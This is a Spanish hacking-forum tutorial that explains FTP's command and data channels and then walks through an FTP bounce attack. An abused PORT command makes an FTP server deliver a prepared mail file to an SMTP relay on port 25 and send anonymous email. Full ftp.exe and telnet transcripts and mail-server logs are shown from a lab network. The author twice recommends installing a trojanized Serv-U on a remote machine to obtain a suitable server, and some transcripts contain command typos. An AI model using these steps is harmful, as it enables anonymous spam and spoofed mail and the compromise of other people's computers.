

## **Práctica 29. Enviar mail anónimos usando un FTP (Por HxC Mods-Adm)**

Bien amigos, la cosa se complica, y es que vamos a rizar el rizo e intentemos hacer lo mismo de antes pero a través de un FTP Server.

En cuanto a lo demás, todo lo dicho anteriormente sigue igual, necesitamos de un SMTP anónimo y/o que admita Relay, aunque siempre cabe la posibilidad de enviarlo al Servidor FTP del mismo dominio del mismísimo servidor de Correo, ya que cuando lo reciba lo dejará salir... *Cielos!! Cómo no voy a permitir enviar algo que me pide una máquina de mi mismo proveedor, pensará el SMTP....*

Sin embargo nuestro el servidor FTP elegido debe reunir “otros” requisitos;

- 1º) Debe permitir que escribamos en él, es decir que tengamos acceso de escritura
- 2º) Debe aceptar comandos PORT
- 3º) Debe tener desbloqueada la opción de FTP Bounce Attack, es decir que debe permitir FXP

Tampoco entraremos “de lleno” en el protocolo FTP, aunque sí se sentarán bases imprescindibles

Lo que sí vamos a aprender aquí son varias cosas:

- Cómo funciona un Servidor FTP
- Cómo conectarnos a un FTP por línea de comandos

Seguro que estarás pensando que esto es muy complicado y que te va a ser imposible encontrar servidores que permitan FTP Bounce Attack y que además puedas escribir en ellos (si son cuentas anónimas mejor) y además que admitan comandos PORT, y es cierto, cada día abundan menos, pero..... ¿Por qué no usar el Serv-U troyanizado sobre una máquina remota para esto?

Y es que por eso incluyo esta práctica, porque hecho lo difícil, que es configurar el FTP Server y subido a un PC remoto, ya lo tenemos “casi” todo.

Aún así, para realizar la práctica, puedes configurar en tu pc/red el SERV-U y probarlo, solo que además necesitarás un Servidor de Correo, y un cliente, vamos que necesitarás de al menos tres máquinas para ello. Otra posibilidad es la de usar una cuenta propia en algún FTP público, por ejemplo en [ftp.iespana.es](http://ftp.iespana.es), claro que si lo haces así ADIOS al anonimato, cuando se reciba el mail se sabrá que fue [ftp.iespana.es](http://ftp.iespana.es) quien lo envió y después de las consultas pertinentes darán contigo, pero para probar con nosotros mismos nos servirá.

## Cómo funciona una conexión FTP

Parece obvio, pero lo vamos a explicar:

- 1º) Nuestro cliente FTP se conecta al Server
- 2º) Accede al Directorio
- 3º) Descarga el archivo o lo archivos
- 4º) Se desconecta

El misterio de los misterios en las conexiones FTP reside en el paso 3º) que es cuando se produce “la conversación y transferencia” de datos entre el servidor y cliente.

*Comprendiendo el paso 3º*

3.1.- El cliente le pide uno o varios archivos al Server FTP.

3.2.- El cliente FTP crea el mismo archivo en su máquina y lo abre para copiar los datos que se va a descargar.

**3.3.- El cliente FTP abre un puerto (dinámico y transparente) y le dice al Server FTP que se conecte a él mediante ese puerto para que le envíe los archivos seleccionados.**

**3.4. El server FTP se conecta y le manda lo que le piden.**

3.5. El cliente FTP se desconecta cuando deja de recibir los datos.

Se ha resaltado el aspecto que nos ocupa. Es el momento “clave” de la transferencia. ¿Qué pasaría si el cliente FTP le indicase al Servidor que “le transfiera” el fichero a OTRA dirección IP y en lugar de por un puerto dinámico y transparente, a un puerto predeterminado?

Pues acabas de descubrir el concepto de ésta práctica, se trata de que en ese momento de la conexión “obliguemos” al FTP server a transferir un archivo al servidor SMTP que nos dé la real gana y por el puerto 25.

Si los servidores no están correctamente configurados, este mecanismo puede servir para delimitar medidas de restricción de acceso, o para enviar informaciones de una manera precisa (correo electrónico o mensaje foro de discusión), haciendo difícil la determinación de la fuente de información.

El comando PORT permite indicar sobre qué puerto de una máquina tendrá lugar la transferencia de un fichero. Si este puerto es uno de los puertos por defecto utilizado por un protocolo Internet y que el fichero está concebido para corresponder a comandos en este protocolo, la transferencia de fichero puede resultar en una operación que no sea una simple transferencia de fichero. En el ejemplo que nos ocupa, si el comando PORT se utiliza para dirigir los datos sobre el puerto 25 de un servidor SMTP, la transferencia de fichero puede resultar en el envío de un mensaje de correo electrónico

Y es que todo esto viene de que el protocolo FTP es “algo” especial, se necesitan dos conexiones y dos puertos diferentes para que la transferencia de archivos tenga éxito, esas conexiones por el lado del servidor y suponiendo el puerto por defecto de FTP son:

Conexión de Ordenes

- \* a través del puerto 21

Conexión de Datos

- \* a través del puerto 20 si usamos PORT Mode
- \* a través de un puerto dinámico (1024 a 65535) si se usa PASV

En Windows los puertos dinámicos pueden prefijarse mediante una clave especial del registro, si no se indica lo contrario será entre el 1024 y 5000, la clave en cuestión es:

***HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\services\Tcpip\Parameters***

***Tipo de dato: REG\_WORD***

***Rango Válido: 5000-65534***

***Predeterminado: 5000***

***Presente Predeterminado: No***

Esta clave determina el valor de puertos dinámicos y transparentes que puede usar Windows en las conexiones (en todas, no sólo en FTP) y el valor establecido afecta tanto a los puertos TCP y UDP

### **¿Para qué me sirve esto?**

Pues primero para conocer un poco más a Windows, pero sobretodo, para poner remedio y fin a muchos de los problemas que afectan a tu router o firewall a la hora de configurar una aplicación que pueda abrir puertos dinámicos, como es un servidor FTP en modo PASV

Si configuramos el Server en modo PORT deberemos habilitar en el router el/los puertos 20 y 21 (al menos)

Si configuramos el Server en modo PASV deberemos habilitar, el puerto 21 y los puertos dinámicos del rango que especifica la clave anterior.

Imagino que algunos *“han visto la luz al final del túnel”*, son muchos los post que indican *“desactiva PASV, fija el servidor en el puerto 21 y abre el router para los puertos 20 y 21”*, bueno pues ya no es preciso, ahora podemos poner nuestro Servidor FTP en modo PASV.

Nuestro mayor problema reside en que si no usamos un Firewall apropiado, abrir 5000 puertos en el router puede ser un coladero, así que cuidado, con esto que te pueden *“alborotar”* el equipo.

También esto explica el por qué, en ocasiones, los puertos de numeración muy alta fallan, el router o Firewall los protege y/o a windows se *“le escapan de las manos”* si se supera la clave del registro comentada.

En fin, sigamos con lo nuestro:

- Para una conexión FTP se deben establecer dos canales de comunicación: el canal de órdenes y el canal de Datos.
- Tanto en si se utiliza el modo PASV o PORT el canal de órdenes se establece de idéntica forma
- La conexión de datos mediante PORT, es el Servidor FTP quien se conecta la cliente
- La conexión de datos mediante PASV, es el cliente quien se conecta al Servidor FTP

Como ves tras esta explicación, el modo PASV no nos interesa para lo que queremos hacer, puesto que es el cliente quien se conecta al servidor a través de un puerto dinámico que nos facilitará éste último, o sea, que no podremos *“controlar”* el canal de datos, dependeremos del canal y puerto abierto por el server.

Bueno pues después de todo este rollo, llega la hora explicar algo de los comandos de FTP

Los mandatos que vamos a usar del lado del servidor son:

USER, PASS, PORT, PASV, CWD, STOR, RETR, QUIT


Los mandatos que vamos a usar del lado del cliente son:

Open, quote, put, send, bye

Como puedes suponer existe un convenio determinado por el RFC del protocolo FTP y es que los comandos del lado del servidor se escriben en mayúsculas, y los del lado del cliente en minúsculas, no es importante, a menos que se haya establecido case sensitive en el servidor, prácticamente todos los servidores y clientes FTP no tendrán en cuenta esa distinción, aunque aquí yo la haga.


Voy a mostrar dos pantallas de los comandos válidos FTP,

**Mandatos válidos para el Cliente:**



```
?      delete      literal      prompt      send
?      debug       ls           put         status
append dir         ndelete     pud         trace
ascii  disconnect  ndir        quit        type
bell   get         nget       quote       user
binary glob        mkdir       recv        verbose
bye    hash       nl         renothelp
cd     help       nput       renane
close lcd       open       rmdir
```

**Mandatos válidos del lado del servidor**



```
USER  PORT  RETR  ALLO  DELE  SITE  XMKD  CDUP
PASS  PASV  STOR  REST  CMD   STAT  RMD   XCUP
ACCT  TYPE  APPE  RNFR  XCMD  HELP  XRMU  STOU
REIN  STRU  SMNT  RNTD  LIST  NOOP  PWD   SIZE
QUIT  MODE  SYST  ABOR  NLST  MKD   XPWD  MDTM
```

Todo depende del “lado en el que estamos” para que se puedan ejecutar unos y otros.


También nos hará falta un servidor FTP y un cliente FTP, eso es fácil:

Como servidor FTP usaremos a nuestro queridísimo SERV-U

Como cliente usaremos a telnet o el programa [ftp.exe](#) de la línea de comandos


¿Por qué no un cliente con GUI como FlashXP u otros? Pues, aunque también se podría hacer, por lo menos con FlashXP, por una vez en la vida será más cómodo y sencillo usar la línea de comandos.

También vamos a necesitar un fichero a transferir, podría ser uno cualquiera, pero como lo que queremos es mandar un mail, el archivo debe contener “la estructura” del mail que será enviado al servidor SMTP, Yo lo he llamado mim.txt, y es éste:



Ni que decir tiene que donde pone [destino@terra.es](mailto:destino@terra.es) hay que poner la dirección correcta del destinatario del correo y en lugar de [carol@terra.es](mailto:carol@terra.es) debes poner el remitente, o deja éste mismo, todo lo dicho en la práctica número 5 se debe aplicar aquí acerca de las normas del remitente del correo, relay, etc.

A por ello, vamos a realizar la conexión mediante telnet, suponiendo que el servidor FTP (el SERVU) está corriendo en el puerto 5555, sin restricciones (admitirá usuarios anónimos) y lo más importante: la casilla de verificación FTP Bounce Attack DESACTIVADA!!!!



Al igual que antes nos debemos buscar un servidor SMTP que admita relay, debemos conocer su IP y el puerto por el que escucha, que por lo general será el 25.

Esta práctica está implementada bajo una red local, de forma que deberás sustituir las IP's correspondientes, veamos la estructura:


Cliente: nosotros,	IP 172.28.100.100; User:usuariop, password: kaka
SMTP: Servidor de correo,	IP 172.28.0.9
FTP: Servidor FTP,	IP 172.28.130.255

Repito,

- Busca un servidor de correo que admita relay y sustituye la IP 172.28.0.9 por la suya
- Busca un servidor FTP al que tengas acceso de escritura y que acepte comandos PORT y sustituye la IP 172.28.130.255 por la suya, puedes probar con tu propia cuenta de FTP en algún servidor o troyaniza una máquina remota con el SERV-U.

Lo primero que haremos es abrir una shell de comandos y situarnos en el directorio donde tengamos el fichero a transferir, en mi caso el archivo se llama mim.txt y está en la carpeta mailFTP

Así que...



```
C:\>cd mailFTP
C:\mailFTP>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 0413-008C

Directorio de C:\mailFTP

18/04/2003  23:34    <DIR>          .
18/04/2003  23:34    <DIR>          ..
18/04/2003  23:22                99 mim.txt
                1 archivos          99 bytes
                2 dirs           924.545.024 bytes libres

C:\mailFTP>
```

Una vez verificada la situación y la existencia del fichero a transferir, usemos el cliente [ftp.exe](#)


Escribimos **ftp** y **enter**

Nos mostrará una shell, que pone ftp>

Entonces nos conectamos mediante **open 172.28.130.255 5555**

Nos pedirá el nombre de usuario y contraseña, se lo ponemos, **usuariop [Enter]** y **kaka [enter]**

Aquí lo tienes todo seguidito:



```
C:\mailFTP>ftp
ftp> open 172.28.130.255 5555
Conectado a 172.28.130.255.
220 Serv-U FTP-Server v2.5e for WinSock ready...
Usuario (172.28.130.255:(none)): usuariop
331 User name okay, need password.
Contraseña:
230 User logged in, proceed.
ftp>
```

Recuerda que el puerto a la escucha del servidor FTP era el 5555, por eso se indicó así en la instrucción open, de no poner nada intentaría acceder al puerto 21.

Observa también, que la contraseña no se muestra, PERO SE ESCRIBIÓ!!!, vale? Que no es darle a enter nada más.


Ahora vamos a comprobar el directorio local (el de nuestro PC) y el del Servidor, para ello:

**Lcd** es una orden del cliente que sitúa el directorio local en dónde se ejecutó ftp, nos interesa por que ahí es donde está el archivo mim.txt a transferir

**Quote CWD**, es la orden que pondrá a nuestro servidor FTP en el directorio home, para ejecutar los mandatos del lado del servidor utilizamos quote, nos muestra que el directorio del server donde se guardará el archivo es C:\

Después haremos la transferencia, ahora no importa si usamos PORT o PASV, bueno importará dependiendo del Server, lo que quiero decir es que no tenemos por qué trucar nada puesto que lo único que queremos es que se guarde el archivo mim.txt en el destino.

Para eso usaremos put o send, de momento da igual, en la siguiente pantalla lo tienes todo seguido:



```
C:\mailFTP>ftp
ftp> open 172.28.130.255 5555
Conectado a 172.28.130.255.
220 Serv-U FTP-Server v2.5e for WinSock ready...
Usuario (172.28.130.255:(none)): usuariop
331 User name okay, need password.
Contraseña:
230 User logged in, proceed.
ftp> lcd
Directorio local ahora C:\mailFTP.
ftp> quote CWD
250 Directory changed to /c:/
ftp> put
Archivo local mim.txt
Archivo remoto mim.txt
200 PORT Command successful.
150 Opening ASCII mode data connection for mim.txt.
226 Transfer complete.
ftp: 99 bytes enviados en 0,00Segundos 99000,00KB/s.
ftp>
```

Como ves la transferencia ha sido completa, ahora ya tenemos nuestro fichero mim.txt en el servidor.

Ahora vamos a transferir ese archivo al servidor SMTP, para ello tendremos que usar las ordenes quote que nos permiten ejecutar las instrucciones del lado del servidor, y cómo no, alterar el comando PORT, por que sino nos lo bajaremos a nosotros mismos...


Escribimos:

Quote CWD	Cambia al directorio home del server
Quote PORT 172,28,0,9,0,25	Indica que la transferencia se hará al servidor SMTP
Quote STOR mim.txt	Prepara el archivo almacén
Quote RETR mim.txt	Termina la transferencia y la envía.
Quit	Fin de la conexión

Explicación comando STOR.

Si hubiésemos querido realizar una transferencia “normal” el comando STOR es fundamental, éste no es el caso, la transferencia “no es normal” así que NO ENVIES el comando STOR, porque sino no funcionará.

Si te preguntas por qué yo he tenido que incluir el comando STOR es simplemente por “un error” en la captura de la pantalla, bueno realmente no se debe a un error, es que hice la transferencia directa y al mismo tiempo entre el cliente-Servidor FTP-Servidor de Correo, vamos que no tenía el “archivo subido” previamente al Servidor FTP, si tú has seguido paso a paso los ejemplos, no necesitarás STOR.




```
C:\mailFTP>ftp
ftp> open 172.28.130.255 5555
Conectado a 172.28.130.255.
220 Serv-U FTP-Server v2.5e for WinSock ready...
Usuario (172.28.130.255:(none)): usuariop
331 User name okay, need password.
Contraseña:
230 User logged in, proceed.
ftp> lcd
Directorio local ahora C:\mailFTP.
ftp> quote CWD
250 Directory changed to /c:/
ftp> put
Archivo local mim.txt
Archivo remoto mim.txt
200 PORT Command successful.
150 Opening ASCII mode data connection for mim.txt.
226 Transfer complete.
ftp: 99 bytes enviados en 0,00Segundos 99000,00KB/s
ftp> quote PORT 172,28,0,9,0,25
200 PORT Command successful.
ftp> quote STOR mim.txt
150 Opening ASCII mode data connection for mim.txt.
ftp> quote REIR mim.txt
226 Transfer complete.
ftp> quit
150 Opening ASCII mode data connection for mim.txt
C:\mailFTP>
```

También se puede hacer desde telnet, una vez situado el archivo en el servidor....

Escribimos telnet 172.28.130.255 5555

Y después lo mismo que antes pero sin quote, por que ahora estamos conectados DIRECTAMENTE del lado del Servidor.



```
220 Serv-U FTP-Server v2.5e for WinSock ready...
USER usuariop
331 User name okay, need password.
PASS kaka
230 User logged in, proceed.
PORT 172,28,0,9,0,25
200 PORT Command successful.
CWD
250 Directory changed to /c:/
STOR mim.txt
150 Opening ASCII mode data connection for mim.txt.
226 Transfer complete.
REIR mim.txt
150 Opening ASCII mode data connection for mim.txt
226 Transfer complete.
QUIT
221 Goodbye!


Se ha perdido la conexión con el host.

C:\mailFTP>
```

Esta sería la imagen del archivo transferido al Servidor mail, como siempre taché los verdaderos nombres de direcciones de correo, son internas, de mi red....

**\*\*\* RECUERDA NO EJECUTAR EL COMANDO STOR, QUE SINO NO TE FUNCIONARÁ!!!!**

Esta es una pantalla del Servidor de Correo en el momento de recibir el mensaje, ésta es otra de las razones de realizar la práctica en Red Local, así se puede “controlar” y vigilar que todo sale como se espera....



```
ArGoSoft Mail Server Pro for WinNT/2000/XP
File Admin Tools Security Help
19/04/2003 0:16:25 - Server is stopped
19/04/2003 0:16:29 - SMTP server started. Listening on port 25
19/04/2003 0:16:29 - POP3 server started. Listening on port 110
19/04/2003 0:17:37 - Requested SMTP connection from 172.28.0.9 [172.28.0.9]
19/04/2003 0:17:47 - C 1) 220 [redacted] ArGoSoft Mail Server Pro for WinNT/2000/XP
19/04/2003 0:17:48 - C 1) HELO lachovic
19/04/2003 0:17:48 - C 1) 250 Welcome. 172.28.0.9 [172.28.0.9], pleased to meet you
19/04/2003 0:17:48 - C 1) MAIL FROM: [redacted]
19/04/2003 0:17:48 - C 1) 250 Sender "[redacted]" OK...
19/04/2003 0:17:48 - C 1) RCPT TO: <[redacted]>
19/04/2003 0:17:48 - C 1) 250 Recipient "[redacted]" OK...
19/04/2003 0:17:49 - C 1) DATA
19/04/2003 0:17:49 - C 1) 354 Enter mail. end with "." on a line by itself
19/04/2003 0:17:49 - C 1) 250 Message accepted for delivery.
19/04/2003 0:17:49 - F 2) Delivering to [redacted]
19/04/2003 0:17:49 - C 1) QUIT
19/04/2003 0:17:50 - C 1) 221 Bye bye
19/04/2003 0:17:50 - SMTP connection with 172.28.0.9 [172.28.0.9] ended. ID=1
19/04/2003 0:17:50 - I 2) Message from [redacted] delivered to [redacted]
```

**La pregunta:** ¿Por qué no has hecho esto mismo usando un ftp y un smtp de Internet?

**La respuesta no te va a gustar,** prácticamente hoy en día es imposible, *debe estar venus alineado con Júpiter y granizar el día 29 de febrero de un año bisiesto que termine en 8* para que esto se lleve a cabo, vamos que deben estar mal configurados todos los Servidores, pero no importa, seguro que has aprendido muchas cosas que antes desconocías de los servidores y clientes FTP, no?

Bueno, no funcionará con FTP's normalitos y bien configurados, pero ya sabes, si configuras el SERV-U apropiadamente y lo “colocas” en una máquina que actúe de FTP, sí que debería funcionar.

Enlaces recomendados para seguir esta práctica:

RFC del protocolo FTP <http://www.w3.org/Protocols/rfc959>

Breve explicación de FTP <http://gsync.escet.urjc.es/docencia/asignaturas/ral-00-01/transpas/ftp.pdf>